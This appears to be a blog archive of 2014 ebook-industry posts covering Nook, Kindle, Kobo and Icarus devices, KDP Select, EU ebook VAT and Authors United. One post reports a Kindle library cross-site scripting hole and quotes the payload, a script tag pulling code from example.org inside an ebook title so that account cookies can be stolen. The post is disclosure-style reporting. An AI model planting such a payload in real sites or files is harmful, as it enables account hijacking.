Nate Hoffelder

Nate Hoffelder

B&N Removes Download Buttons from Website, Stranding Millions of Customers’s eBooks

Reports are coming in from multiple sources today that Barnes & Noble is locking down the Nook platform.

Nook customers on MobileRead Forums and on B&N’s own support forums are reporting that the download buttons for their Nook ebook purchases are no longer present in the My Nook section of the B&N website. These buttons enabled readers to download a copy of their ebook and transfer said ebook to another app or device. (While B&N is known for having mutant DRM, there are a number of apps that support it.)

Many of the reports echo this post from MobileRead:

I have a Sony, Kobo, and Nexus tablet, but not a Nook. I have purchased books from B&N in the past (mostly due to some good sale prices) and they have the books I purchased from Fictionwise there (I think it was Fictionwise. It was one of the multitude of now closed stores anyway).

It seems they have suddenly removed the "download" option from all of the books in my library.

There are numerous other reports, and I can confirm myself that the buttons are gone – for the most part.

I can’t speak for other B&N customers, but I checked my Nook account and noticed that one particular subset of the ebooks in my account could still be downloaded.

While I can’t download the ebooks I bought from B&N, I can download some of the titles which had been transferred to B&N when they shuttered Fictionwise. In particular, the ebooks which had been self-published through Fictionwise can still be downloaded.

I don’t know why some of the buttons are missing, but I can add that I have apprised B&N of the problem and asked them to fix it. I will update this post if I receive a response.

Update: I just read on MobileRead that an official Nook Twitter account tweeted, the following, confirming that this was not a technical snafu.

But until they say they can fix it, let’s assume they can’t or won’t and start looking for a workaround. I’m not throwing dirt around, just suggesting that readers look out for their own interests.

One could download the ebooks o the Nook for PC app (and then strip the DRM), but since that has been formally abandoned I don’t know how long before B&N decided to cut off that app. It’s also illegal here in the US.

There is also talk over on MobileRead about a GreaseMonkey script which added the download button to all of the purchased ebooks; sadly that script has itself gone missing.

Do you know how we can solve this?

I’d like to know for my own sake, and I also want to help readers. The comments are open.

Amazon to Add New Reading Features to the Kindle Platform This Fall

In addition to launching a couple new Kindles on Wednesday, Amazon is also saying that they’re launching a whole slew of new reading features (some of which, including Kindle Unlimited, aren’t quite as new as Amazon would have you think).

Amazon is pitching Kindle Freetime Unlimited, X-Ray, Kindle Unlimited, and GoodReads integration as being "all-new reading features", but I don’t see anything new there so I will skip them. (If I missed something, please leave a comment, and kudos for pointing out my omission.)

But some of the features are new to me, or at least sound like they’re improved versions of existing features, including a new assisted reading option called Word Wise, Family Library, an enhanced search function, and a new about section.

Amazon says that the new new features will be added this fall in a firmware update.

About the Book

This one sounds appealing. The About the Book section offers information about the book as you start to read, including its place in a series and author information, plus mark. This feature builds on Amazon’s book social networks and existing features like "About the Author" to provide more details for the engaged reader.


Word Wise

I also don’t see that I have the Word Wise feature, which i suspect may be an improved version of the Vocabulary Builder. Word Wise was developed for kids learning to read and for readers learning English, and it is intended to make it easier to understand challenging books.

According to Amazon, after Word Wise is added in a future update readers will find their ebooks peppered with short and simple definitions floating above difficult words. To learn more, a reader can tap on the word to bring up a simple card with definitions, synonyms, and more. Amazon says that this is an optional feature, and that you can select the density of the hints with a simple slider.

Deeper Goodreads Integration

Amazon’s found a new way to sell you ebooks – from inside the Goodreads pages on your Kindle. When the new firmware update rolls out, readers will be able to purchase books without leaving Goodreads on Kindle, and update their reading status more quickly from their device.

Enhanced Search

The search function has been one of my favorite features since the Kindle launched 7 years ago, and Amazon says that it’s getting better. The new enhanced search function will make it even easier to find what a reader is looking for by combining and previewing results from their Library, Goodreads and the Kindle Store – all on the same page of search results. I’m not sure that I see how that is better, but I could be wrong.

Family Library

And last but not least, there’s the Family Library. Want to share ebooks with your close relatives but don’t want to let them have access to your account? Then you’ll like this.  I don’t have many details on it yet, but Amazon says that it will enable readers to access not only their own Kindle books, but also books from the Amazon account of a partner or relative. I don’t know about you but I can’t wait to try it; I can finally get my mom off of my account.

According to the press release, the features above will be delivered as part of a free, over-the-air software update sometime this fall.

Amazon Launches the Kindle Voyage, Will Charge an Arm and a Leg

With the cat long out of the bag, Amazon officially launched the Kindle Voyage Wednesday night.



This new Kindle model is everything that the TechCrunch story from last November said it would be. It sports a 6″ E-ink screen with a screen resolution of 1440 x 1080, or 300 dpi. It has a touchscreen, an adaptive frontlight with ambient light sensors, and those fancy page turn sensors which I am dying to try out.

In many ways this is a souped up, premium version of the existing Kindle Paperwhite, and since it has many of the same features as that well-known I won’t repeat them here.

But I do notice that there are a few improvements, in addition to those light sensors. Amazon is boasting that this is new Kindle is their thinnest yet; at 7.6mm, it is even thinner than the recently discontinued basic Kindle. And at 6.3 ounces, it is also noticeably lighter than the Kindle Paperwhite.

Speaking of which, the Paperwhite will not be going anywhere. It’s going to stay at its current price point, and keep the 4GB of storage. It’s now Amazon’s mid-tier ereader, with a price and features in between the $79 Kindle (or Paperwhite Junior, as I think it should be called), and the $199 Kindle Voyage.

Yes, the Kindle Voyage is going to cost $199 – for the Wifi and ad-subsidized version. The 3G model will cost more, with the highest price point at $289. Both models are expected to ship on 21 October.

That price point is going to make the Kindle Voyage a damned expensive ereader. It will cost more than the Kobo Aura H2O, which will sell for $179 and has a larger screen and pretty design.

While I understand why Amazon is charging so much (production costs for the screen and other components), I think the price tag on the Voyage may be a mistake. It is far more than I am willing to pay for a 6″ ereader with no sound or card slot – high resolution screen or no.

I have been thinking about the Voyage ever since the news leaked this morning, and this might surprise you but if I were choosing between the KV or one of the two 6.8″ ereaders on the market (Kobo Aura H2O or Onyx Boox t68 Lynx), I would go for the latter. I like the bigger screen over the sharper screen.

I’ve been wanting a Kindle with a 6.8″ screen ever since the Aura HD appeared last year. If it had launched today I would have already pre-ordered. Alas, Amazon continues to disappoint.

But that’s just me; what do you think of the new Kindle?

Amazon Replaces the Basic Kindle With Touchscreen-Equipped Model, Will Ship it on 2 October

The blogosphere is all abuzz today with the news of the new Kindle Voyage, but that’s not the new Kindle that Amazon has on the way.

Lost in the excited chatter about the Kindle Voyage comes the news that Amazon is indeed replacing the now discontinued basic Kindle with a touchscreen model.

Details are still scarce, but that screenshot from the German blog tells us that the new Kindle model will have a 6″ screen and a touchscreen. It’s expected to ship on 2 October, and cost 59 euros in Germany, or about 10 euros more than the current basic Kindle.


Update: The new Kindle has officially launched, and it will ship on 2 October. Retail is $79 (ad-supported), or $10 more than the model which was just replaced. The new device has the same screen resolution, a touchscreen but no frontlight or sound, 4GB internal storage. In many ways it looks like a slightly bloated Kindle Paperwhite, only with 4 weeks battery life and weighing about half an ounce less.

It will have the same features and abilities as the Kindle Paperwhite, and look like this:


There are no details on the screen resolution, and I still have unanswered questions (ohne spiegeleffekte?), but it looks like I wasn’t too far off when I speculated that Amazon might replace the basic Kindle with a reduced price Kindle Paperwhite. (I also said that the replacement would cost the same; let’s see if I got that right as well.)

If this listing is real then the mention of the touchscreen tells us that the new Kindle model will not be running the same software as the late and beloved basic Kindle. Instead, the new model will likely be running the same software as on the Kindle Paperwhite.

As you may or may not know, the basic Kindle ran Kindle OS4, while Amazon’s touchscreen-equipped Kindles ran Kindle OS5. Both versions of the Kindle software offered many of the same features, but Kindle OS5 was customized to support touchscreens. And so if the new model has a touchscreen there is a good chance that it will run Kindle OS5 and have all the same features as the Kindle Paperwhite.

Will it have the same screen resolution as the Paperwhite? What about the frontlight?

I don’t have answers to those questions yet, but I suspect Amazon is going to announce the new device shortly – as in, some time in the next few hours.

Keep an eye on the blog feeds; this story isn’t over with yet.


Librify Launches a Digital Book Club

Taking the idea of a stealth launch to an extreme, Librify launched its book club service into an open beta some time in the past couple months.

Initially announced at BEA 2014, Librify is an ebook subscription service which planned to bring the book club type of experience to the modern web. Readers can sign up for a monthly subscription (currently $6.99) and receive one selected title each month. They can also buy more ebooks, including some at sale prices, from Librify’s ebookstore which had around 500,000 titles in stock in early June.

I’ve just signed up for the service myself to check it out, and at first glance I am not impressed. Librify was supposed to be built around the idea of creating a virtual book club-type experience, but from what I can tell all of its social aspects require Facebook integration so you can see what your existing Facebook friends are reading in the Librify app.

Speaking of which, this 18 month old startup has an iPad app but no app for iPhone or Android. And the iPad app is unable to access the ebook I bought, so it’s not doing me much good either at the moment.

Since all of the social aspects seem to require Facebook, I’m not sure why someone would need Librify as opposed to joining a book group on Facebook or Goodreads. On the latter site you can find millions of like-minded readers, and you can also integrate your Kindle account.

The prices in the bookstore don’t justify joining. I got a very nice discount on the monthly free ebook for September, but the prices in the rest of the store are unremarkable. I spot checked a dozen titles and found that the Kindle Store had about the same price on eleven titles, and a slightly higher price on one.

To be fair, I’ve only looked at the service for a couple hours, and that’s really not enough time to form a real opinion. Instead, ask me again in a couple months. I plan to hang around for at least that long, and possibly longer. (At the very least I need to give Librify that chance to fix the iPad app.)

I can’t speak for other readers, but I plan to use Librify to step outside of my safe zone for reading materials. I’m comfortable reading mainly a limited set of authors and genres, but over the past year I have been experimenting a little. I’ve bought bundles right and left in the hopes of finding something new and readable (results: oy, vey), and now I plan to see if Librify can fill a similar need.

Stay tuned.

Amazon Expands KDP Select with New Bonuses for Top-Performing Indie Authors

Amazon quietly expanded  the funding for KDP Select yesterday, adding nearly three million dollars in bonuses.

Launched in late 2011, KDP Select is a program in Amazon’s self-pub platform which offers indie authors special  privileges in exchange for exclusivity.

Any ebooks submitted to the program cannot be sold elsewhere, and in return Amazon gives authors extra promotional opportunities. eBooks in KDP Select are also entered into the Kindle Owner’s Lending Library and Kindle Unlimited, earning the author a share of a pool of money ($2 million for August 2014) for each time their ebook is loaned to a Kindle user.

And now KDP Select is getting better. Amazon revealed yesterday that they are boosting the funding for KDP Select by $2,700,000, and adding a second set of bonuses just for the best performing authors. The top 100 best performing authors will receive any where from $1,000 to $25,000, while the authors of the 100 most popular titles in KDP Select will get anywhere from $500 to $2,500.

Update: It seems I missed an important detail. The $2.7 million and the KDP Select All-Stars bonuses are separate. The latter only amounts to

The bonuses are going to be awarded based on participation in August 2014, so there is no way to affect the awards now, but I don’t think anyone who is in the program will care much.

Amazon also announced:

Finally, many authors outside the U.S. derive most of their qualified borrows from the KOLL and have not been able to benefit from the growth of KU. This has meaningfully altered their ability to compete within the wider pool of KDPS loans. To adjust for this, we are adding an additional bonus of $80,000 to be paid out on all KOLL loans outside of the U.S.

At last report, Amazon said that there were over 500,000 titles in KDP Select. That body of work makes up most of the catalog of Kindle Owner’s Lending Library and for Kindle Unlimited, the ebook subscription service which Amazon launched in July 2014.

KOLL is a freebie for Amazon prime members in the US, UK, and Germany, and KU cost $10 a month, but is US-only at the moment.

image  by Emily Carlin

EU High Court Dashes Hopes for Lower Taxes on eBooks

The European Court of Justice released a new ruling last week that will keep ebook prices higher in Europe. In a confusing ruling which likely only makes sense to madmen and lawyers, the ECJ ruled that there was no reason that EU member nations can’t collect different amounts of VAT (value added tax) on print vs digital books.

The ruling (K Oy case C-219/13), which you can find at the end of this post, was made at the request of a Finnish publisher. In addition to printing books and releasing audiobooks, that publisher also released ebooks on CD and USB thumb drive.

Under EU tax regulations, ebooks are assessed a higher tax rate than paper books, but when the Finland tax authorities tried to collect the higher rate the publisher argued that the ebooks on CD were physical books, and thus should be assessed at the lower tax rate.

The ECJ disagreed – mostly – and ruled that there was nothing to stop Finland from collecting the higher tax rate on those ebooks on CD. The ruling doesn’t actually say that the higher tax rate is required, just that it is not against the rules.

While this doesn’t preclude an EU member state following in the footsteps of France and Luxembourg and lowering the tax rate on ebooks, it does suggest that the EU could move in that direction.

If you’re wondering why one type of book can be taxed at a higher rate than another  type of book, there’s a simple explanation: lawyers.

To be more exact, EU tax regulations require member states to collect a certain level of tax on all good and services. Some items, like books, were granted an exception and are taxed at a lower rate. eBooks, on the other hand, are not classified as books under EU tax regulation. eBooks are (still) classified as a service, and thus they are taxed at a higher rate than paper books.

Not everyone agrees with the regulation, and in fact a couple countries have defied it. First Luxembourg and then France illegally lowered the tax rate they collect on ebook sales so that ebooks would be charged at the same rate as books  (3% in Luxembourg, 5.5% in France).

Jokingly referred to as the Amazon tax loophole, Luxembourg’s lower tax rate encouraged some ebook retailers, including Amazon and even small fry like Bilbary, to relocate their operations to the Grand Duchy.

Naturally this upset the local ebook retailers who could not make a similar move and thus were put at a disadvantage, but this tax loophole is at best a fleeting one. Starting in January 2015, a change in EU tax regulations will close the loophole. eBook retailers will be required to collect tax based on where the customer is located, not based on where the retailer is located.

The Ruling:

The first subparagraph of Article 98(2) of and point 6 of Annex III to Council Directive 2006/112/EC of 28 November 2006 on the common system of value added tax, as amended by Council Directive 2009/47/EC of 5 May 2009, must be interpreted as not precluding, provided that the principle of fiscal neutrality inherent in the common system of value added tax is complied with, which is for the referring court to ascertain, national legislation, such as that at issue in the main proceedings, under which books published in paper form are subject to a reduced rate of value added tax and books published on other physical supports such as CDs, CD-ROMs or USB keys are subject to the standard rate of value added tax.

VatLive

Your Amazon Account Can be Hacked via a Kindle eBook

Amazon might not have a security issue at Audible but they do have one on their main website.

Update: And it has been fixed.

A security researcher has reported, and I can confirm, that Amazon has a security hole on the "manage Your Kindle" page – one which is relatively easy to fix.

Thanks to this hole, a hacker can gain access to the Amazon account simply by getting his victims to download an ebook which was itself hacked to include a script in the title:

Once an attacker manages to have an e-book (file, document, …) with a title like

<script src="https://www.example.org/script.js"></script>

added to the victim’s library, the code will be executed as soon as the victim opens the Kindle Library web page. As a result, Amazon account cookies can be accessed by and transferred to the attacker and the victim’s Amazon account can be compromised.

I’ve tried it, and it does work. I saw something similar to the image which the hacker posted to his blog.

As a result I would urge caution against buying or downloading ebooks from untrustworthy sources –  for the near future, at least. I expect Amazon will fix this problem shortly – that’s what they did when it was first discovered last fall.

No this is not a new story, though it is just coming to light. The German ebook blog AlleseBook.de broke the story earlier today when they reported on the hacker who discovered this issue – and more importantly, provided an ebook which could prove the hack worked.

Benjamin Daniel Mussler writes that he discovered this security issue last October. He notified Amazon in November, and they fixed it 4 days later. That is great, but then then Amazon reintroduced the security hole earlier this year when they launched the new version of the "Manage Your Kindle" page.

As of the time I wrote this post, Mussler’s hack still worked.  There’s even an ebook which you can use to test the hack yourself, if you like. I would recommend against it, but it is up to you.

On a related note, if you’re worried about being hacked, there is a simple rule you can follow to keep yourself safe.

I have a rule against downloading apps from questionable websites, one which I have long since applied to Epub ebooks (because they can contain Javascript)  and PDFs (because they can hold entire apps). Now it would seem that rule needs to be expanded to include Kindle ebooks as well.

image by Pitel

Authors United Sends Open Letter to Amazon Board, Filled With Bad Arguments and Factual Errors

The anti-Amazon group Authors United fired their next salvo today in their battle against Amazon. After seeing that their last effort, a $104,000 full page ad in the NYTimes, was less than successful in swaying public opinion, Authors United turned their attention to a smaller audience.

This morning Authors United published an open letter to Amazon’s board of directors, calling on them to change Amazon’s policies.  Authors United wants Amazon to stop using rough negotiation tactics in its contract dispute with Hachette Book Group. Said dispute has been going on since spring 2014, with no end in sight.

You can find the complete letter over at AuthorsUnited.com.

I had planned to simply cover the basic facts of the letter, but now that I have read it I can’t help but marvel at the amount of talent that is lined up behind something so terribly written. Over a thousand gifted authors have joined Authors United at this point, yet somehow they managed to produce a letter which reads like it was written by a committee.

I am surprised at the number of bad arguments presented and facts they got wrong.

For example, near the end of the letter AU warns the board about the possible damage to Amazon’s reputation:

Since its founding, Amazon has been a highly regarded and progressive brand. But if this is how Amazon continues to treat the literary community, how long will the company’s fine reputation last?

This argument tends to fall apart when you remember that in many segments of the book industry, Amazon’s reputation is already dirt. This ongoing dispute is not going to hurt any.

Also, the latest market survey suggests that the contract dispute is not harming Amazon’s reputation with consumers. In July the Codex Group surveyed 5,300 American book consumers and found that 60% were unaware of the dispute, and that only 8% were buying fewer books as a result of the media coverage. (And while that survey data is old, if there was newer data which contained bad news for Amazon, it would have been published in that flurry of anti-Amazon pieces last week.)

And that is just the beginnings of what’s wrong with this letter. Authors United has a rather interesting view of their position in this contract dispute:

Our position has been consistent. We have made a great effort not to take sides. We are not against Amazon.

Funny,  I don’t recall Authors United taking out a full page ad calling on Hachette to make peace with Amazon. I also don’t recall any mentions of plans to send a similar open letter to board members at Lagardère, Hachette’s French corporate parent, calling on them to come to terms with Amazon.

And on a related note, Authors United has not indicated when they plan to castigate Barnes & Noble and other booksellers for refusing to stock titles published by Amazon. (An oversight, I am sure.)

The letter goes on to misquote Russ Grandinetti:

Russell Grandinetti of Amazon has stated that the company was "forced to take this step because Hachette refused to come to the table." He has also claimed that "authors are the only leverage we have."

This quote caught my eye because the NYTimes has a different version in which Grandinetti supposedly said: "This was the only leverage we had."

One of the quotes has to be wrong, meaning that either the NYTimes is lying or this letter is lying about what Grandinetti said. Would you care to lay odds which version is correct?

Given that both versions came from Authors United, I don’t think it matters, but I do find the inconsistency  interesting.

I also found their claim that about Amazon’s mis-characterizations interesting:

… But Amazon has repeatedly tried to dismiss us as "rich" bestselling authors who are advocating higher ebook prices—a false and unfair characterization, as most of us are in fact midlist authors struggling to make a living.

No, it’s that $104,000 ad that characterized you as rich best-selling authors. Anyone who can afford to waste that much money, even if it’s divided among the entire group, is well-to-do.

To continue:

Amazon has every right to refuse to sell consumer goods in response to a pricing disagreement with a wholesaler. We all appreciate discounted razor blades and cheaper shoes. But books are not consumer goods.

Ah, the "books as special snowflakes" argument.

Books cannot be written more cheaply, nor can authors be outsourced to China.

A false argument. Amazon isn’t fighting for the books to be made more cheaply; they want to sell the books more cheaply.

And then there are arguments like this that characterize Authors United as out of touch, rich, best-selling authors:

Publishers provide venture capital for ideas. They advance money to authors, giving them the time and freedom to write their books. This system is especially important for nonfiction writers, who must quit their jobs to travel, research and write. Without an advance, for example, many aspiring writers would never be able to leave their jobs to write their first books.

While I would like to criticize them as simply being wrong, this is how many in the industry views publishing. It is a sadly myopic vision which excludes the vast majority of authors who don’t get huge advances and have never been able to quit their day jobs.

It also ignores the fact that the vast majority of first novels are written long before the publishers even see them; said manuscripts have usually been passed around for a couple years before an author is offered a contract – with a small advance. (The smarter ones  have given up by that point and self-published.)

**

All in all, if this letter succeeds at doing anything other than preaching to the choir, I will be terribly surprised.

If nothing else, the Grandinetti quote will sink this letter. All it will take is a single phone call and one director asking "Did you really say that?" When he denies the statement, the rest of the letter will be disregarded.

What do you think?

image  by jonrawlinson

Comparison: Kobo Aura HD vs Aura H2O, Frontlight and Screen Quality

Kobo’s amazing new ereader is in many ways an improvement on its predecessor and on competing devices like the Kindle PW2, but it’s not always easy to quantify how much better.

While working on my review (which is unfortunately delayed), I have put together a couple galleries which show just how much the screen on the new Aura H2O is over the screen on the Aura HD.

To start, here is a set of photos that show the Aura HD next to the Aura H2O. As you can see, there’s an obvious difference between the screens; the Aura H2O has a much whiter screen.

There are 4 images, with the last one being a composite image made from a sample of white from each of the two screens.

Both ereaders have the same touchscreen tech, but not quite the same frontlight tech. I’ve been comparing them, and I can tell you that they are equally responsive and turn the page at the same speed (which is slightly slower than the Kindle PW2).

Given that they have identical CPU specs, and that I had updated both firmwares to v3.8, this makes sense. But when it comes to the frontlight, I can see an obvious difference.

Both devices have a 1% setting, but the Aura H2O is much dimmer at that setting (yay!). This means it is throwing less light in your face, which is IMO a good thing.

Here are 6 shots, from full brightness down to 1%. In case you were wondering, the Aura H2O looks fuzzy in the last shot due to the dimmer frontlight. I can confirm first hand that it was still very readable. The Aura HD is on the left.

And it’s not just the screens that are different; there are also some obvious and not obvious differences. For example, the Aura H2O doesn’t like any of the USB cables other than its own: the Aura HD is less picky and will work with any cable that has the correct-sized plug.

The Aura H2O is also thinner, has a rubberized rear shell, and is waterproof. It meets the IP67 standard for dust and water proofing.

I’m still working on the review, and while I am not ready to give a final opinion I can make a couple recommendation about the Aura H2O vs its immediate competitors.

With a retail of $180, this is a premium ereader and it really only has a couple direct competitors that are readily available. One is the Kobo Aura HD, and the other is the Onyx Boox T68.

First, if you’re trying to decide between the Aura HD and the Aura H2O, I would get the latter model. It is absolutely the better device in many ways, even if you don’t care about the waterproofing. It’s worth the extra $10 on the retail price (but if you can get the Aura HD as a cheap refurb, that is a different case ).

As for the Onyx Boox T68, I can’t offer a definitive answer for which one you should get. They have the same screen size, but the T68 has the older Pearl E-ink screen tech. I liked the open Android on the T68 when I reviewed it in June, including the way it lets me install many different reading apps, but the Aura H2O has a nicer design and better frontlight controls.

If you want to do more with your premium ereader than just read ebooks, get the T68. But if you want the best Epub ebook reader, get the Aura H2O.

It is up for pre-order for $180, and is scheduled to ship at the end of the month.

Review: Icarus Illumina HD E653 (Boyue T61) Android eReader

The Illumina HD E653 from Icarus is one of a handful of new ereaders which combine an E-ink screen with an open version of Android. Starting with the (hacked) Nook Touch and (hacked) Sony Reader PRS-T1, this type of ereader offers the opportunity to expand the ereader to support more features and functions that the manufacturer supplied.

This device is best known as the Illumina HD, but it was actually developed for Icarus by a Chinese OEM called Boyue. I ordered my unit from a Chinese retailer which sold the Boyue T61 without a retail box but with a hefty discount ($99 vs 119 euros). I was able to turn my unit into an Illumina HD by installing the official software update, thus saving a nice sum of money.

Table of Contents[—ATOC—] [—TAG:h2—]

A disappointing frontlight keeps the Illumina HD from having the best ereader hardware at the $99 price, but the open Android OS, graphics chip, and many other positive points make up for that in many ways.

Review Date: 12 September 2014, After owning it for 3 weeks

Pro & Con

Pro

  • Page turn buttons work with many 3rd-party reading apps
  • Runs Android 4.2
  • Solid construction quality
  • Fast page turns (equal to the Kindle Paperwhite)

Con

  • Battery Life
  • Frontlight
  • No Audio
  • No Google Play

Hardware

The Illumina HD is an unremarkable looking ebook reader with a 6″Pearl HD E-ink screen. It has a simple design with a black rubberized shell which makes it easy to hold. Cover the logo and its most noticeable feature are the page turn buttons on other side of the screen, and the addition back button on the right and the screen refresh button on the left (a long press on the refresh button turns the frontlight off or on).

This ereader runs Android 4.2 on a dual-core 1GHz Rockchip CPU with a Mali-400 MP GPU, 512MB RAM, and around 4GB accessible storage.  It has Wifi but no audio support. All of the ports and card slots are found on the bottom edge, including the microSD card slot, power button, reset port,and microUSB port.

The Illumina HD is nice to old in one hand, cover or no. The page turn buttons are position just right to rest under my thumb (with either hand).

Battery

Icarus claims that the Illumina HD has a month of battery life, but that’s not really true. In my experience, and this has been confirmed by a couple Illumina owners over at MobileRead Forums, the battery drains itself within 2 to 3 days.

That is a serious issue but luckily this is a common Android problem with an established solution. All i had to do to fix this issue was to install a power management app like Deep Sleep. This app forces all of the processes to go to sleep when you suspend your Android device, this saving battery life.

Screen

The Illumina HD is equipped with a 6″ E-ink display with a screen resolution of 1024 x 758. It has both a frontlight and two-point capacitive touchscreen.

I found the screen to be somewhat picky in responding to my input. I had to be careful when pressing any of the icons near the edge of the screen, otherwise it would ignore the contact. I also noticed that the Illumina HD was slower in responding after I installed the official firmware update; that could be a reason to avoid the update.

The frontlight offers a white color with a broad and highly granular range of settings from dim to almost bright enough to use as a flashlight. Alas, it is also rather splotchy.

As you can see in the following gallery, the bottom half of the screen visibly blotchy compared to most ebook readers which launched in 2013 or 2014.  It almost as if Boyue is using screens leftover from 2012; the first Paperwhite  showed a similar defect.

Cover

My unit came with a cover (if you buy an Illumina HD from Icarus it will cost extra) which consists of a hard black plastic back with a  stiff brown faux leather front. The Illumina HD is designed to snap into the rear of the cover and never leave it again (it took some effort, trust me). I think the cover may have been intended to work as a smartcover (there is a magnet to keep it closed) but my unit doesn’t work that way.

Software

The Illumina HD ships with a minimum number of apps, including a very adequate reading app (I’m happy with it, anyway), a file manager, notepad, web browser, dictionary, and email. The basics are well-covered, and since this ebook reader runs an open version of Android it’s also possible to install additional apps.

My competitor notes in his review that Icarus ships the Illumina HD with several apps that I don’t have because I got the OEM model. His unit came with Greader, Kindle, and a bol.com bookstore app (my unit was tied to some bookstore in China).

The stock reading app, web browser, and email client all feel like they were tuned to work well with an E-ink screen. I don’t much care to do email on E-ink but it is possible.

There’s more detail on the stock reading app later in the post.

Installing Apps

The Illumina HD does not have Google Play, but there is a workaround. You can use this site to download free apps from Google Play. Also, I successfully installed the Amazon Appstore (I had to install the Kindle app first).

I’ve tested an excess of apps, and found that quite a few will install and run on this device:

  • Web Browsers: Chrome, Opera, Maxthon, Dolphin, Firefox
  • PDF: Repligo, Adobe Reader
  • eBook Apps: Logos, Kindle, Nook, Kobo, CoolReader, Moon+ Reader, Aldiko, Scribd, Oyster, FBReader, Overdrive
  • Office Suites: Docs2Go, QuickOffice Pro HD for Tablets, OfficeSuite Pro 7, Jota+
  • RSS Feed Readers: Feedly, InoReader
  • Other Apps: Pocket, Instapaper, Dropbox, Evernote

Google Play Books and Opera Mini did install but would not run. On a related note, the Nook, AlReader, Moon+, and Coolreader apps were all able to interface with the page turn buttons.

Reading Experience

The Illumina HD has been my main ebook reading device this past week (I started and finished a couple books), and  I liked the stock reading app which shipped on the Illumina HD.

As I pointed out above, you can install any number of ebook apps, but I was happy to mainly use the original app. It doesn’t have as many features as some third-party apps, but the close integration with the main menu and the Books (library) menu made up for a lot.

It’s not fancy, but between the several dozen font choices, dozen margin options, and dozen line spacing options, it is workable app. It even has a separate menu for annotations, but it also lacks a functional dictionary (I can’t get it to work), so you might want to go with another app if that is important to you.

And since you are probably wondering, the stock reading app doesn’t quite have a full screen mode; the closest it comes is the option to have a mini status bar along the bottom of the screen. That is more screen than the Kindle and other reading apps get to use; the Kindle and Aldiko apps specifically can black out the taskbar at the bottom of the screen, but cannot remove or overwrite it.

I would rate the Illumina HD as having a more attractive reading experience than the T68. Yes, I know the screen is both smaller and lower resolution, and the frontlight is blotchy, but as I sit here typing I find that I have a greater desire to go back to the Illumina than I do  to use the T68 Lynx.

To be honest one of the features that kept me coming back were the page turn buttons. I’d forgotten just how much I had liked having them; I wish they were more common on ereaders (and tablets, for that matter).

Verdict

A subset of ereader owners have been interested in an Android  ebook reader ever since the first Nook Touch was released in 2011, and while the Illumina HD isn’t the perfect solution it is best option in its price range.

With a 2012-era frontlight and iffy battery life, the Illumina HD is at first glance far from being the best device on the market. But if you look past those issues then it quickly becomes clear that this ereader is, for a certain type of user, one of the best devices on the market and offers a great value.

The Illumina HD might not have the best screen, but it does has the fastest CPU of any of the ereaders currently – including other Android ereaders like the Onyx Boox T68 Lynx. That gives it a responsiveness  which none of its competitors can match.

It doesn’t have Google Play, but that hasn’t turned out to be as serious of an issue as I had expected. (See the workaround mentioned above.)

With page turn buttons, a recent version of Android, and a microSD card slot, this is IMO the device that Barnes & Noble should have released last year. This is what the Nook Glowlight should have been.

Where to Buy

Now, this is a complicated question. You can buy the Icarus Illumina HD from Icarus, or you can pay less and buy it from a Chinese retailer like BangGood (and then install the Illumina’s firmware update).

Icarus sells this device for 119 euros plus shipping. I got it from BangGood for $99, but they were charging $129 when I wrote this post. The BangGood price includes a case and free shipping but no retail box or – and this could be important – a  warranty.

Specs

  • Screen: 6″ Pearl HD E-ink screen, w frontlight and a
  • Capacitive touchscreen
  • Screen resolution: 1024 x 758
  • OS: Android 4.2 Jelly Bean
  • CPU: 1GHz dual-core Rockchip
  • GPU: Mali 400-MP
  • RAM: 512MB
  • Storage: 4GB internal, microSD card slot
  • Connectivity: Wifi
  • Weight: approximately 200 grams
  • Dimensions: 159 x 112 x 8.5 mm
Intel Reveals a Prototype Laptop with a Secondary E-ink Screen

Intel wrapped up their annual developer’s conference in San Francisco yesterday, but not before revealing several concept designs, including one which recycles an idea for a laptop with an E-ink screen.

Intel’s new laptop looks like any other model while it is open and in use, but close the lid and you’ll discover an E-ink screen on the rear of the lid. The design is only a concept at this point, but it is being described as potentially like an electronic sticker which a user could read ebooks, images, text messages, or news.

"You know how people like bumper stickers on the outside of their laptop? The first idea was just being able to take any image from your hard drive and just post that on the screen," said Taylor Courier, an Intel researcher.

Researchers are also working on similar uses, including reading ebooks, RSS feeds, Facebook status updates,  and text messages. They think that when the laptop is in hibernation mode it will be operating at just enough capacity for the e-ink screen to continue to receive data as the Internet connection remains on.

If you ask me, I’m not so sure that’s a good idea.  A low-power mode still draws power, and if the Wifi is active the drain on the battery can only increase. And since this screen would prove most useful when the user is mobile (and thus the laptop is not plugged in) using the secondary screen comes at a cost which IMO is simply too high.

But the technical downsides might not matter too much because I don’t think we’ll see this in widespread use on the market.

The idea has been floating around since at least 2007, when Intel debuted a very similar concept design at their spring developers conference that year. I can’t recall that anyone ever built a laptop based on this concept. A few models like the Taichi 21 from Asus featured LCD screens on both sides of the lid, but that’s not the same thing. And in any case, that laptop flopped.

ComputerWorld

images via Mobile Geeks, Laptop Magazine

College Students Are Less Likely to Own and Use a Tablet Than the Average 10-Year-Old

While researching yesterday’s post about mobile device use by kids for schoolwork, I came across a related survey report which showed that college students were in some ways lagging behind younger age groups when it came to mobile device adoption and use.

It’s been some time since I last came across a survey which asked these types of questions; aside from the Pew Research Center everyone seems to have stopped asking about device adoption in late 2012 or early 2013.

The 47 page report (PDF) is based on a survey group of 1,228 college students between the ages of 18 and 30. The survey was conducted by Harris Poll in February and March, and was sponsored by Pearson.

Here are the highlights.

Device Ownership

  • 89% of college students own a laptop, down from 91% in 2013
  • 83% own a smartphone, up from 72% in 2013
  • 45% own a tablet, up from40% in 2013

I was not too surprised to read about the high rate of laptop or smartphone adoption, but I was surprised by the comparatively low rate of tablet adoption. It’s been almost 5 years since the iPad launched, and yet less than half of college students own one.

What’s even more surprising is that yesterday’s survey report showed that elementary and middle school students were more likely to own a tablet than college students (51% vs 45%).

I would have expected those figures to be reversed, but in fact the survey found that college students adopt a wait and see attitude with new technology.

  • Over half (54%) said they usually wait until they see others try new technology, and then they try it themselves,
  • 11% tend to wait a long time with new tech, and
  • only 35% described themselves as early adopters.

That wait and see attitude would seem to be in conflict with a later section of the survey which showed that the students were highly optimistic that tablets would change how college students learned. Over 80% thought that, and 66% thought that tablets would replace textbooks, and help students study more effectively.

The combination of optimism and the wait and see policy suggests that students are avoiding the new tech not because of distrust or dislike but because of financial reasons. College is expensive and students are notoriously cash-strapped, leading them to be parsimonious with new purchases – especially expensive ones.

Among those who do own a tablet, most (45%) own a 10″ or larger tablet, while 38% own a smaller tablet and 25% own a medium-sized tablet. And 29% of tablet owners also own a matching keyboard.

Gadgets & Coursework

